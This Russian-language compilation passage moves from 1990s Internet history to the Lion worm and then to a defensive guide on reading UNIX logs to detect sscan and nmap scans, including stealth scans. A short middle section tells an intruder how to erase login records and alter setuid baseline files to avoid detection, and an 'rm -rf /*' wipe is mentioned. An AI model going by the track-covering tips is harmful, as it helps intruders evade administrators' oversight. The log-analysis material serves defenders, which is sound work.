Используя Internet, компании не только получают помощь извне, но и более эффективно организуют связь внутри предприятия. «Internet позволяет разработчикам в Сингапуре продолжить работу с того момента, на котором остановились сотрудники HP в Сан-Хосе, закончив рабочий день и отправившись по домам, — утверждает Тенг Кай Ли, инженер-разработчик отделения Components Operation компании HP (Сингапур). — Это приносит огромную пользу при тестировании программ, поскольку ваш «виртуальный» рабочий день как бы удлиняется до 24 часов».

Расширение Internet выгодно всем пользователям.

Многие технические специалисты извлекают огромную пользу из программ, распространяемых по Internet и доступных всем пользователям. Джей Ролле, менеджер по разработке проектов отделения SEL компании Alcatel (Штутгарт, Германия), рассказал: «Это для меня основной источник ПО. Многие программы можно получить бесплатно или условно бесплатно, т. е. с оплатой через некоторое время после начала использования».

Проблема скорости

По мнению пользователей, при всех своих достоинствах Internet далек от совершенства. «Необходимо повысить скорость», — считает Ричард Доминэх, конструктор-разработчик систем отделения Bell Labs компании AT&T (Холмдел, шт. Нью-Джерси). Действительно, наиболее частые претензии раздаются по поводу недостаточно высокой скорости передачи информации, или, точнее, пропускной способности каналов сети. Пользователи постоянно находят новые приложения, для которых существующей полосы пропускания явно не хватает.

Боб Эллиот (Хьюстон) справедливо заметил: «Скорость в главных информационных магистралях США сейчас возросла до 45 Мбит/с с 56 Кбит/с в 70-х годах и 1, 544 Мбит/с — в 80-х. Однако в ближайшие 10 лет запросы к пропускной способности информационной магистрали, скорее всего, намного превысят ее возможности. Я сам хочу, чтобы скорость передачи информации в Internet достигла 2, 3 Гбит/с, а сеть полностью оснащалась волоконно-оптическими линиями связи, к которым были бы подключены все домашние компьютеры в мире».

Однако высокие скорости характерны только для каналов передачи на территории США, где лучше всех в мире развита инфраструктура средств связи. В развивающихся странах вопросы пропускной способности линий связи стоят еще более остро.

Обмен видеоданными в режиме реального времени

Программа, получившая название CU-SeeMe («Давайте увидимся»), разработанная под руководством Тимоти Дорсея, главного программиста и аналитика Корнеллского университета, позволяет техническим специалистам обмениваться изображениями через Internet в режиме реального времени. С помощью этой недорогой программы научные работники Астрофизического научно-исследовательского центра в Антарктике недавно успешно установили двустороннюю видеосвязь с обсерваторией Yerkes (шт. Висконтин).

Кроме того, программа CU-SeeMe используется в Internet в качестве средства связи при реализации проекта под названием Global Schoolhouse, цель которого — создать всемирную образовательную сеть, работающую в режиме реального времени. В центре Lewis Research управления NASA эта программа недавно применялась при телевизионных сеансах связи с космическим кораблем и передаче изображений в режиме реального времени телезрителям всего мира.

Компания Lockheed Missiles and Space собирается с помощью

Internet радикально изменить традиционные способы взаимодействия корпораций. Макетная программа, разработанная научно-исследовательской организацией Advanced Research Projects Agency, предоставит компаниям возможность ускорить процесс реализации сложных проектов, объединив их в одну «виртуальную корпорацию». По мнению Рэма Шрирама, менеджера по программному обеспечению научно-исследовательской лаборатории компании Lockheed (Пало-Альто, шт. Калифорния), новый проект Agile Infrastructure for Manufacturing Systems, реализуемый с помощью этой макетной программы, «поистине стоит на переднем крае научных разработок».

Динамику роста Internet на протяжении последних лет можно непосредственно проследить, взяв для рассмотрения единственный объект — службу World-Wide Web (WWW), получившую в русском переводе название «Всемирная Паутина». Технология Web, разработанная в 1989 году в Женеве в Лаборатории физики элементарных частиц Европейского центра ядерных исследований (CERN) Тимом Бернерс-Ли и его коллегами — программистами, сначала была направлена на создание единой сети для научных сотрудников, занимающихся физикой высоких энергий. Однако вскоре эта технология нашла гораздо более широкое применение.

World-Wide Web обеспечивает доступ к гипермедиадокументам (этот термин объединяет гипертекст и данные мультимедиа), которые создаются с помощью гипертекстового языка Hypertext Markup Language (HTML), представляющего собой набор инструкций для форматирования документов. Гипертекстовый формат, который сначала предназначался только для текстовой информации, вскоре был развит и позволил включать в документ графическую информацию и получать доступ практически ко всем приложениям, записанным на любых носителях.

В настоящее время Web объединяет более 7 тыс. серверов, работающих в режиме реального времени, причем их число удваивается через каждые несколько месяцев. Многие видят причину популярности World-Wide Web в уникальном семействе интерфейсных программ Mosaic, созданных для того, чтобы помочь абонентам ориентироваться в WWW. Mosaic, созданная в 1992 году в Национальном Центре по приложениям суперкомпьютеров (National Center for Supercomputing Applications) при Иллинойском университете, отличается оригинальными средствами навигации, называемыми гиперсвязями. Mosaic и новые программы-навигаторы позволяют работать с изображениями, звуковыми данными и даже видеоинформацией. К числу популярных

современных навигаторов относится Netscape компании Netscape (Маунтин-Вью, шт. Калифорния), одним из основателей которой является изобретатель Mosaic Марк Андриссен. Как правило, каждая организация или фирма, желающая разместить свою информацию в системе Web, заводит собственную адресную страницу (home page), которая представляет собой экранный перечень информации, по функциям очень напоминающий оглавление книги. Пользователь соединяется с Web-сервером, указав мышью фразу или слово на адресной странице. Таким образом можно переходить на следующие уровни связей на этом же узле Web или получать ссылки на данные, расположенные на любом другом узле сети. При желании нужные данные можно считать в свой ПК или распечатать.

Грег Лахти, инженер-конструктор отделения Personal Computing компании VLSI Technology (Темп, шт. Аризона), который очень часто прибегает к услугам Internet, утверждает: «Mosaic и Netscape определенно заслужили право считаться самыми лучшими продуктами для Internet в этом году. Возможности видеть графические изображения и средства поиска нужной информации приводят меня в восхищение. Я часами просиживаю у экрана компьютера, плавая в волнах информации».

Поскольку «Всемирная Паутина» и ее удобные навигаторы завоевывают все большее признание пользователей, это приводит к феноменальному расширению сети Internet и постепенно приближает нас к воплощению технологии будущего — информационной супермагистрали. «Сервер Web, появившись на свет как скромная прикладная программа, стал фундаментом информационного пространства, в котором мы можем общаться, учиться, выполнять вычислительную обработку и заниматься коммерческой деятельностью», — подвел итог Бернерс-Ли, сотрудник CERN и создатель Web.

Инженеры и другие технические специалисты, которые еще не имеют доступа к Internet, но хотели бы его получить, обнаружили, что реализовать эту оперативную связь не так просто, как казалось с первого взгляда.

Всплеск активности поставщиков услуг связи с Internet и появление множества новых методов доступа создают как новые возможности для пользователей, так и определенную дезинформацию. Однако, рассортировав многочисленные способы доступа к Internet, можно констатировать, что основных среди них шесть: с помощью протокола Unix to Unix Copy (UUCP); через сеть Integrated Services Digital Network (ISDN); посредством выделенных линий связи; с использова-

нием интерпретатора системы Unix, выделяемого поставщиком сетевых услуг; с помощью протоколов Serial Line Internet Protocol (SLIP) или Point-to-Point Protocol (PPP) и, наконец, посредством коммутируемых соединений через модем с оперативными коммерческими службами или с электронными досками объявлений (BBS).

В настоящее время для связи с Internet чаще других способов используется доступ через сервер поставщика услуг, организуемый с помощью интерпретатора Shell системы Unix, хотя серьезные пользователи предпочитают связь с помощью протоколов SLIP или PPP. Самый простой путь, правда, не всегда самый дешевый — это коммутируемое соединение через модем.

Коротко о компьютерной невидимости

Интернет стал полигоном для испытания самых грозных форм компьютерной заразы. Эксперты по компьютерной безопасности предупреждают, что в Интернете зафиксирован новый «компьютерный червь», вирус, который, попав в компьютер, делает невидимыми сайты и отключает целые сети. Этот вирус специалисты окрестили «Lion» («Лев»). Он не причиняет вреда интернет-броузерам, а ищет DNS-серверы, работающие на основе Linux. Интересно, что специалисты уже в январе этого года предсказывали возможность появления такого вируса. И была даже разработана «заплата», делающая невозможным распространение «компьютерного червя». Но далеко не все администраторы «защитили» свои сети.

Около 12% сайтов по каким-то причинам не установили необходимую программу и остались уязвимыми. Этим и воспользовался неизвестный создатель вируса. Действия вируса «Lion» нельзя назвать оригинальными: попав в компьютерную сеть BIND, он пересылает пароли на определенный адрес China.com, после чего предпринимает попытки распространиться на другие уязвимые серверы DNS. Впервые вирус был обнаружен в Голландии. Заметивший его старший инженер-исследователь Лаборатории по технологической безопасности Дартмутского колледжа Билл Стерн сразу же написал программу «Lionfind», которая позволяет администраторам сетей определить, что их сети заражены. Билл Стерн заявил, что определить, сколько серверов уже заражено, пока не представляется возможным. Но что его действительно удивляет — это то, что многие администраторы, располагавшие возможностями обезопасить себя от проникновения вируса, не сделали для этого практически ничего.

Даем пример работы программы-невидимки.

Файлы протоколов работы (log-files).

UNIX хранит системные протоколы в следующих файлах:

/var/log/utmp (/etc/utmp) - - запись о вашем текущем присутствии в системе. Используется программой who.

/var/log/wtmp (/usr/adm/wtmp) — протокол всех вхождений в систему. Используется программой last.

/var/log/lastlog (/usr/adm/lastlog) — дата последнего входа в систему каждого пользователя. Выдается на экран программой login.

Это не текстовые файлы и отредактировать их в vi руками не получится. Для того, чтобы стереть информацию о своем присутствии, надо использовать специальную программу, написанную для этих целей.

Часто информация о входах пользователей и о некоторых их действиях (например, запуск su) выдается на консоль администратору и в системный лог, который может называться /var/log/messages. Для модификации этого файла можно воспользоваться редактором ed или vi.

Программа CRON

Cron — программа, которая запускает другие задачи с некоторой периодичностью. Описание этих задач и времени их запуска хранятся в файлах в двух директориях: /usr/lib и /usr/spool/cron.

Файл crontab в директории /etc или /usr/lib описывает системные задачи, которые надо запускать с определённой периодичностью. Формат этого файла:

```
минуты_часы_день_месяца_месяц_года_день_недели_командная_строка
   [0-59] [0-23] [1-31] [1-12] [1-7] [путь, аргументы]
```

Пример строки из crontab:

```
0 1 * * * /bin/sync
```

Это значит, что надо запускать команду sync, содержащуюся в директории /bin в час ночи каждый день. Команды, выполняемые из /usr/lib/crontab, получают привилегии root (UID - 0).

В каталоге /usr/spool/crontabs содержатся файлы имеющих имена системных account'ов. Эти файлы содержат поля, сходные с со-

держащимися в файле /usr/lib/crontab, но команды из этих полей выполняются с ID пользователя с именем, соответствующим имени этого файла. Формат полей аналогичен.

Обычно с помощью утилиты cron запускаются программы, проверяющие целостность системы: проверяются длина и/или контрольные суммы файлов, наличие в системе пользователей с UID - 0, и т. д. О всех подозрительных явлениях пишется письмо root'у. При модификации файлов cron пишется протокол в файл /usr/adm/cronlog.

В некоторых системах, например, во FreeBSD существуют командные файлы /etc/daily, /etc/weekly и /etc/monthly. /etc/daily запускается cron'ом ежедневно в 2:00 am и сравнивает информацию, выдаваемую по команде ls -laT для всех suid'ных файлов, с информацией предыдущего дня.

Иными словами /etc/daily сравнивает /var/log/setuid. today и /var/log/setuid. yesterday. О всех изменениях посылаются письма администратору. Так что, если вы изменили или добавили какой-нибудь SUID'ный файл, не забудьте сделать соответствующие изменения в этих двух файлах.

Некоторые способы защиты от несанкционированного доступа в среду Linux

Среда Linux легко доступна хакерам, поскольку конструировалась хакерами и для хакеров. В 1991 году студент Университета Хельсинки по имени Linus Torvalds начал разрабатывать бесплатное Unix ядро для 386 машин с использованием инструментария Фонда бесплатного программного обеспечения. Его изначальный, быстрый успех привлек много Internet-хакеров, которые помогали ему разрабатывать Linux со всеми свойствами Unix'а и полностью бесплатный с распространяемыми исходными текстами.

Linux был не без конкурентов. В 1991 году, одновременно с ранними экспериментами Линуса Торвальдса, William и Lynne Jolitz экспериментально перенесли исходные тексты BSD Unix на 386. Большинство обозревателей, сравнивающих BSD технологию с ранними сырыми усилиями Линуса, ожидали, что перенос BSD сделает его главным бесплатным Unix-ом на PC.

Наиболее важная особенность Linux, однако, была не техническая, а социологическая. До разработки Linux каждый полагал, что лю-

бое программное обеспечение как комплекс, как операционная система должны быть разработаны тщательно скоординированными и относительно маленькими группами сильно связанных людей. Эта модель была и все еще остается типичной и для коммерческого программного обеспечения, и для больших соборов свободно распространяемых программ, построенных Фондом Бесплатного Программного Обеспечения в 1980-ых, и для FreeBSD/NetBSD/OpenBSD проектов, которые происходили от оригинального 386BSD, перенесенного Jolitz'ами.

Linux развивался совершенно другим способом. С самого начала он был довольно небрежно перемолот огромным числом добровольцев, скоординированных только через Internet. Качество поддерживалось не по твердым стандартам или автократии, а наивно простой стратегией еженедельного выпуска и получения обратной связи от сотен пользователей в пределах нескольких дней, созданием своего рода быстрой селекции Дарвина на мутациях, представленных разработчиками. Ко всеобщему изумлению, это работало весьма хорошо.

К концу 1993 года Linux мог конкурировать по стабильности и надежности со многими коммерческими Unix-ами и оказал гостеприимство значительно большему количеству программного обеспечения. Это даже начало привлекать перенос коммерческих программных приложений. Косвенным результатом этих разработок было уничтожение большинства малых коммерческих продавцов Unix-а — без разработчиков и хакеров они загнулись. Один из немногих выживших BSDI (Berkeley System Design Incorporated) процветал, предлагая полные исходные тексты с Unix'oM, базирующимся на BSD, и культивируя закрытые связи с общиной хакеров.

Приведенные ниже примеры взлома сетей ориентированы на Linux, но могут быть с успехом применены и к большинству других Unix-подобных операционных систем. Учтите, что нет гарантированного способа точно отследить каждый шаг злоумышленника, однако данная глава поможет вам начать движение в этом направлении.

Защита регистрационных журналов

Мы здесь не сможем охватить вопросы систем обнаружения атак (Intrusion Detection, IDS); на эту тему имеется немало прекрасных публикаций. Если вы заинтересовались этой темой, то я рекомендую вам обратить внимание на такие приложения, как Network Flight Recorder или snort.

Мы сконцентрируемся на процессе аналитического исследования, а именно, каким образом выяснить, что делает враг путем изучения регистрационных журналов системы. Вы будете удивлены, сколько интересной информации можно в них найти! Однако прежде, чем мы начнем говорить об их изучении, нам надо обсудить их защищенность.

Эти журналы не будут представлять никакой ценности, если не обеспечить их целостность. Первое, что делает злоумышленник, проникнув в систему, — это изменение регистрационных журналов.

Имеется целый ряд средств (rootkits), удаляющих из журналов все следы присутствия (например, cloack) или полностью подменяющих подсистему регистрации (в частности, «троянизированный» syslogd).

Итак, первый шаг при рассмотрении ваших журналов — это их защита. Это означает, что вам придется использовать удаленный syslog-сервер.

Независимо от того, насколько защищена ваша система, вы не можете доверять регистрационным журналам со скомпрометированного компьютера. Даже если черная шляпа не придумает ничего лучше, чем выполнить команду rm -rf /*, очистив таким образом жесткий диск, это уже сделает восстановление регистрационных журналов затруднительным.

Чтобы защититься от этой ситуации, вам придется настроить ваши системы таким образом, чтобы они регистрировали трафик как локально, так и на удаленном log-сервере. Я рекомендую сделать такой сервер на базе выделенной машины, единственной задачей которой будет сбор журналов с других систем. Если величина материальных затрат является определяющим фактором, вы можете построить log-сервер под управлением linux. Эта машина должна быть хорошо защищена, все сервисы на ней должны быть выключены, а доступ разрешен только с консоли (см. «Armoring Linux» для примера). Также убедитесь, что 514 порт UDP блокирован или закрыт межсетевым экраном (firewall) со стороны Internet. Это защитит ваш log-сервер от навязывания ложной регистрационной информации снаружи.

Для тех, кто любит перестраховываться, могу порекомендовать свой любимый трюк, заключающийся в перекомпиляции syslogd таким образом, чтобы он читал альтернативный файл конфигурации, например, /var/tmp/.conf. В этом случае черная шляпа не будет знать, где находится настоящий конфигурационный файл. Чтобы достичь этого, просто замените в исходном тексте syslogd строку «/etc/sys-

log.conf» на любое другое желаемое значение. После этого настроим наш новый конфигурационный файл на регистрацию событий как локально, так и на удаленном сервере (см. пример). Удостоверьтесь, что в стандартной копии конфигурационного файла (/etc/syslog.conf) также сделаны настройки на локальную регистрацию. Несмотря на то, что этот файл теперь не играет никакой роли, эта мера предосторожности не даст черной шляпе понять, что есть еще и удаленная регистрация. Другой подход — использовать безопасный метод регистрации. Он заключается в замене стандартного syslogd другим, с проверкой целостности и дополнительными опциями. Один из вариантов — syslog-ng, который вы можете найти по адресу http://www.balabit.hu/products/syslog-ng.html.

Большинство регистрационных журналов, которые мы будем использовать — это файлы, сохраненные на удаленном log-сервере. Как сказано выше, мы можем быть в достаточной степени уверены в их истинности, т.к. они находятся на удаленном и защищенном сервере. Кроме того, поскольку все системы посылают информацию в одно место, вам будет легче ее анализировать. Вы сможете быстро просмотреть, что происходит во всех системах, используя один источник. Единственный случай, когда вам понадобятся локальные регистрационные журналы, — это сравнение их с журналами на log-сервере. Это сравнение поможет вам установить факт подделки локальных журналов.

Поиск характерных признаков

Обычно вы можете определить факт сканирования портов вашей системы путем простого анализа регистрационных журналов. Большинство Script Kiddie сканирует сеть в поисках какой-то определенной уязвимости.

Если вы замечаете в регистрационных журналах записи, указывающие на попытку установить соединение на один и тот же порт большинства ваших систем с одного адреса, это указывает на такое специализированное сканирование. Вероятнее всего, злоумышленник имеет готовый эксплоит для какой-то определенной уязвимости и обследует сеть в ее поисках. Если поиск будет удачным, он попробует применить эксплоит.

По умолчанию, большинство систем на базе Linux устанавливается с программой TCP Wrapper, поэтому мы можем увидеть такие записи в /var/log/secure. Для других разновидностей Unix мы можем фиксировать эти события путем запуска супердемона (inetd) с флажком «-t». Типичное сканирование на определенную уязвимость выгля-

дит, как приведенный ниже листинг. В данном случае злоумышленник пытается найти демон wu-ftpd, в котором есть уязвимости.

```
/var/log/secure
Apr 10 13:43:48 mozart in.ftpd[6613]: connect from 192.168.11.200
Apr 10 13:43:51 bach in.ftpd[6613]: connect from 192.168.11.200
Apr 10 13:43:54 hadyen in.ftpd[6613]: connect from 192.168.11.200
Apr 10 13:43:57 vivaldi in.ftpd[6613]: connect from 192.168.11.200
Apr 10 13:43:58 brahms in.ftpd[6613]: connect from 192.168.11.200
```

Здесь ясно виден источник сканирования нашей сети — 192.168.11.200.

Обратите внимание, как источник последовательно перебирает каждый IP-адрес (так бывает не всегда). В этом одно из преимуществ выделенного log-сервера — вы можете оценить картину в масштабе сети, т. к. регистрационные журналы объединены. Повторяющиеся соединения на порт 21 (ftp) наиболее вероятно указывают на поиск уязвимого демона wu-ftpd. Мы только что определили, что именно ищет черная шляпа.

Очень часто сканирования идут волнами. Кто-то выпускает эксплоит для imap, и вы обнаруживаете в регистрационных журналах всплеск сканирований порта imap. В следующем месяце вы обнаружите повышенное внимание к ftp. Отличное место для получения информации о текущих эксплоитах — http://www.cert.org/advisories/. Иногда сканирование производится на предмет наличия нескольких уязвимостей; тогда вы увидите в регистрационных журналах записи, свидетельствующие о попытках соединения из одного источника к нескольким портам ваших систем.

Помните, что если вы не регистрируете обращения к сервису, вы не сможете отследить факт сканирования. Например, большинство rpc-соединений не регистрируется. Между тем, большинство сервисов могут быть просто добавлены в /etc/inetd.conf и попытки соединений будут зафиксированы с помощью TCP Wrapper. Например, вы можете добавить в /etc/inetd.conf запись для NetBus. TCP Wrapper в этом случае настраивается на сброс и регистрацию соединения (см. Intrusion Detection для дополнительной информации по этому вопросу).

Какое средство применяется?

Иногда вы можете достаточно точно определить, какое средство использовано для сканирования вашей сети. Большинство простых средств сканирования, таких как ftp-scan.c, исследует сеть в поисках конкретной уязвимости. Если в вашей сети наблюдается интерес к какому-то определенному порту, наиболее вероятно, что используется одно из таких специализированных средств. Существуют, однако, и более универсальные средства, проверяющие наличие сразу нескольких уязвимостей. Два наиболее известных — это sscan (автор — jsbach) и nmap (автор — Fyodor). Я выделил именно эти два средства, так как они представляют две «категории» сканеров. Я настойчиво рекомендую вам изучить собственные сети этими средствами — результаты могут вас удивить.

ПРИМЕЧАНИЕ. sscan достаточно старый сканер (ему уже больше года), и он рассмотрен здесь лишь в качестве примера. Для сканирования вашей собственной сети на предмет наличия уязвимостей я рекомендую использовать Nessus, распространяемый с открытыми исходными текстами.

Sscan, часто применяемый Script Kiddie, является многоцелевым сканером. Он проверяет сеть на наличие набора заранее определенных уязвимостей. Это настраиваемое средство: оно позволяет вам добавить описание новых типов уязвимостей. Вы просто сообщаете ему адрес сети, и sscan делает остальную работу самостоятельно.

Однако для его использования необходимо иметь права root в системе, на которой он запускается. Выдаваемая им информация чрезвычайно легко интерпретируется, что и сделало его Настолько популярным. Он выдает сводную информацию о многих уязвимых сервисах. Все, что вам надо — это запустить сканирование выбранной сети, проанализировать выходную информацию (найти с помощью grep слово «VULN») и запустить соответствующий «эксплоит дня». Ниже приведен результат работы sscan, запущенного на анализ системы под названием mozart.

```
(172.17.6.30).

otto #./sscan -o 172.17.6.30
-------------------------------<[ * report for host mozart
*
<[ tcp port: 80 (http) ]> <[ tcp port: 23 (telnet) ]>
```

```
<[ tcp port: 143 (imap) ]> <[ tcp port: 110 (pop-3) ]>
<[ tcp port: 111 (sunrpc) ]> <[ tcp port: 79 (finger)
]>
<[ tcp port: 53 (domain) ]> <[ tcp port: 25 (smtp) ]>
<[ tcp port: 21 (ftp) ]>'
--<[ *OS*: mozart: os detected: redhat linux 5.1
mozart: VULN: linux box vulnerable to named overflow.
<[ *CGI*: 172.17,6.30: tried to redirect a /cgi-
bin/phf request.
<[ *FINGER*: mozart: root: account exists.
•<[ *VULN*: mozart: sendmail will 'expn' accounts for
us
<[ *VULN*: mozart: linux bind/iquery remote buffer
overflow
<[ *VULN*: mozart: linux mountd remote buffer overflow
---<[ * scan of mozart com-
pleted *
```

Nmap входит в группу средств, добывающих «чистые данные». Он не пытается найти уязвимости, а просто сообщает, какие порты открыты, оставляя принятие решения об их защищенности вам. Nmap быстро стал самым популярным сканером и на то есть объективные причины. Он соединяет в одном средстве черты лучших сканеров, включая определение типа операционной системы, различные способы построения пакетов, сканирование как UDP, так и TCP, рандомизацию и т. д.

Однако необходимо обладать достаточными знаниями в области сетевых технологий, чтобы интерпретировать полученные данные. Ниже приведен пример работы nmap, запущенного для изучения той же самой системы.

```
otto #nmap -sS -0 172.17.6.30
Starting nmap V. 2.08 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Interesting ports on mozart (172.17.6.30):
Port State Protocol Service
21 open tcp ftp
23 open tcp telnet
25 open tcp smtp
```

```
37 open tcp time
53 open tcp domain
70 open tcp gopher
79 open tcp finger
80 open tcp http
109 open tcp pop-2
110 open tcp pop-3
111 open tcp sunrpc
143 open tcp imap2
513 open tcp login
514 open tcp shell
635 open tcp unknown
2049 open tcp nfs
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
Remote operating system guess: Linux 2.0.35-36
Nmap run completed — 1 IP address (1 host up) scanned
in 2 seconds
```

Просматривая ваши регистрационные журналы, вы можете определить, какое из этих средств было использовано для изучения вашей системы.

Чтобы сделать это, вам необходимо понять механизмы работы этих средств. Сканирование при помощи sscan отражается в регистрационных журналах, как приведено ниже (это режим по умолчанию, без внесения изменений в конфигурационные файлы):

```
/var/log/secure
Apr 14 19:18:56 mozart in.telnetd[11634]: connect from
192.168.11.200
Apr 14 19:18:56 mozart imapd[11635]: connect from
192.168.11.200
Apr 14 19:18:56 mozart in.fingerd[11637]: connect from
192.168.11.200
Apr 14 19:18:56 mozart ipop3d[11638]: connect from
192.168.11.200
Apr 14 19:18:56 mozart in.telnetd[11639]: connect from
192.168.11.200
```

```
Apr 14 19:18:56 mozart in.ftpd[11640]: connect from
192.168.11.200
Apr 14 19:19:03 mozart ipop3d[11642]: connect from
192.168.11.200
Apr 14 19:19:03 mozart imapd[11643] : connect from
192.168.11.200
Apr 14 19:19:04 mozart in.fingerd[11646]: connect from
192.168.11.200
Apr 14 19:19:05 mozart in.fingerd[11648]: connect from
192.168.11.200
/var/log/maillog
Apr 14 21:01:58 mozart imapd[11667]: command stream
end of file, while reading line user=???
host=[192.168.11.200]
Apr 14 21:01:58 mozart ipop3d[11668]: No such file or
directory
while reading line user=??? host=[192.168.11.200]
Apr 14 21:02:05 mozart sendmail[11675]: NOQUEUE:
[192.168.11.200]:
expn root
/var/log/messages
Apr 14 21:03:09 mozart telnetd[11682]: ttloop: peer
died: Invalid or
incomplete multibyte or wide character
Apr 14 21:03:12 mozart ftpd[11688]: FTP session closed
```

Sscan также определяет уязвимости cgi (common gateway interface).

Эти попытки не будут зафиксированы в журналах syslogd, вы найдете их в файле access_log. Включаем и этот пример для иллюстрации.

```
/var/log/httpd/access_log
192.168.11.200 • [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/phf HTTP/1.0» 302 192
192.168.11.200 • [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/Count.cgi HTTP/1.0» 404 170
192.168.11.200 • [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/test-cgi HTTP/1.0» 404 169
```

```
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/php.cgi HTTP/1.0» 404 168
192.168.11.200 - - [14/Apr/1999.:16:44:49 -0500] «GET
/cgi-bin/handler HTTP/1.0» 404 168
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/webgais HTTP/1.0» 404 168
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/websendmail HTTP/1.0» 404 172
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/webdist.cgi HTTP/1.0» 404 172
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/faxsurvey HTTP/1.0» 404 170
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/htmlscript HTTP/1.0» 404 171
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/pfdisplay.cgi HTTP/1.0» 404 174
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/perl.exe HTTP/1.0» 404 169
192.168.11.200 - - [14/Apr/1999:16:44:49 -0500] «GET
/cgi-bin/wwwboard.pl HTTP/1.0» 404 172
192.168.11.200 - - [14/Apr/1999:16:44:50 -0500] «GET
/cgi-bin/ews/ews/architext_query.pl HTTP/1.0» 404 187
192.168.11.200 - - [14/Apr/1999:16:44:50 -0500] «GET
/cgi-bin/jj HTTP/1.0» 404 163
```

Обратите внимание, что для каждого порта создается полноценное соединение (SYN, SYN-ACK, ACK), которое затем закрывается. Это происходит потому, что sscan в данном режиме работает на уровне приложений. Sscan не просто определяет, открыт ли порт ftp, но и какой именно демон ftp запущен. То же самое можно сказать и про imap, pop и т. д. Это легко увидеть при помощи sniffit — средства, широко применяемого для перехвата паролей.

```
mozart $ cat 172.17.6.30.21-192.168.11.200.7238
220 mozart.example.net FTP server (Version wu-2.4.2-
academ[BETA-17](1) Tue Jun 9 10:43:14 EDT 1998) ready.
```

Как видно из приведенного выше примера, для определения версии wu-ftpd также создавалось полноценное соединение. Когда вы видите в ваших регистрационных журналах такие следы, это означает,

что применялось средство поиска уязвимостей. Такие программы всегда создают полноценные соединения для определения версий исполняемого программного обеспечения.

Nmap, как и большинство сканеров-портов, не интересуется, какая версия программного обеспечения запущена, он определяет, открыт ли соответствующий порт. Для этого nmap снабжен мощным набором опций, позволяющих вам задать тип используемого соединения, включая SYN, FIN, Xmas, Null и т. п. Детальное описание этих опций можно получить по адресу http://www.insecure.org/nmap/nmap_doc.html. Эти опции влияют на вид записей в ваших регистрационных журналах в зависимости от использованного атакующим набора параметров.

Соединение с флагом -sT является полноценным и поэтому записи в регистрационных журналах будут похожи на записи после применения sscan, с той лишь разницей, что nmap проверяет большее количество портов.

```
/var/log/secure
Apr 14 21:25:08 mozart in.rshd[11717]: warning: can't
get client address: Connection reset by peer
Apr 14 21:25:08 mozart in.rshd[11717]: connect from
unknown Apr 14 21:25:09 mozart in.timed[11718]: warn-
ing: can't get client address: Connection reset by
peer
Apr 14 21:25:09 mozart in.timed[11718] : connect from
unknown Apr 14 21:25:09 mozart imapd[11719] : warning:
can't get client address: Connection reset by peer
Apr 14 21:25:09 mozart imapd[11719]: connect from
unknown
Apr 14 21:25:09 mozart ipop3d[11720]: warning: can't
get client address: Connection reset by peer
Apr 14 21:25:09 mozart ipop3d[11720]: connect from
unknown
Apr 14 21:25:09 mozart in.rlogind[11722]: warning:
can't get client address: Connection reset by peer
Apr 14 21:25:09 mozart in.rlogind[11722]: connect from
unknown
```

Еще один момент, о котором следует помнить, это опция -D (decoy).

Эта опция позволяет установить для сканера поддельный обратный адрес. Вы можете увидеть соединения с 15 различными адресами одновременно, но только один из них будет настоящим. Чрезвычайно трудно определить, который из 15 источников является истинным. Более того, при сканировании портов часто используется опция -sS.

Этот режим позволяет осуществить скрытное (стеле) сканирование. В этом случае сканер посылает только SYN-пакет, а после получения ответа от удаленной системы сразу же его разрывает посылкой пакета с флагом RST.

```
/var/log/secure
```

Ух! Здесь ничего нет! Причина кроется в том, что подсистема регистрации записывает данные только о полностью установленных соединениях. Так как nmap запускался с параметром sS, полноценное TCP-соединение не устанавливалось, и факт сканирования, таким образом, зафиксирован не был. Именно по этой причине данный тип сканирования является скрытным (стеле) — он не фиксируется в системных журналах. Для систем на базе Linux со старыми версиями ядра (а именно: 2.0.x) неполные соединения фиксируются, но как несостоявшиеся. Регистрационные журналы системы с таким ядром и просканированные с параметром -sS выглядят следующим образом (ПРИМЕЧАНИЕ: приведены только первые пять записей):

```
/var/log/secure
Apr 14 21:25:08 mozart in.rshd[11717]: warning: can't
get client
address: Connection reset by peer
Apr 14 21:25:08 mozart in.rshd[11717]: connect from
unknown
Apr 14 21:25:09 mozart in.timed[11718]: warning: can't
get client
address: Connection reset by peer
Apr 14 21:25:09 mozart in.timed[11718]: connect from
unknown
Apr 14 21:25:09 mozart imapd[11719]: warning: can't
get client
address: Connection reset by peer
Apr 14 21:25:09 mozart imapd[11719] : connect from
unknown
Apr 14 21:25:09 mozart ipop3d[11720] : warning: can't
get client
```

```
address: Connection reset by peer
Apr 14 21:25:09 mozart ipop3d[11720]: connect from unknown
Apr 14 21:25:09 mozart in.rlogind[11722]: warning: can't get client
address: Connection reset by peer
Apr 14 21:25:09 mozart in.rlogind[11722]: connect from unknown
```

Обратите внимание на ошибки в установлении соединения. Так как последовательность SYN-ACK прерывается и установка соединения не завершена, демон не может определить систему-источник. Из регистрационных журналов видно, что вас сканируют, но невозможно определить кто. Еще более тревожным является тот факт, что большинство систем (включая Linux с новыми ядрами) не фиксирует эти ошибки в журналах. Как сказал Fyodor, «... основываясь на сообщениях 'connection reset by peer'». Это особенность Linux 2.0.XX. Практически все остальные системы (включая ядра 2.2 и поздние ядра 2.1) не показывают ничего. Ошибка (accept(), возвращающий управление до завершения трехшагового процесса установления соединения) исправлена.»

Nmap имеет и другие опции для осуществления скрытого сканирования, такие как -sF, -sX, -sN, использующие различные флаги.

Вот так выглядят регистрационные журналы после такого сканирования:

```
/var/log/secure
```

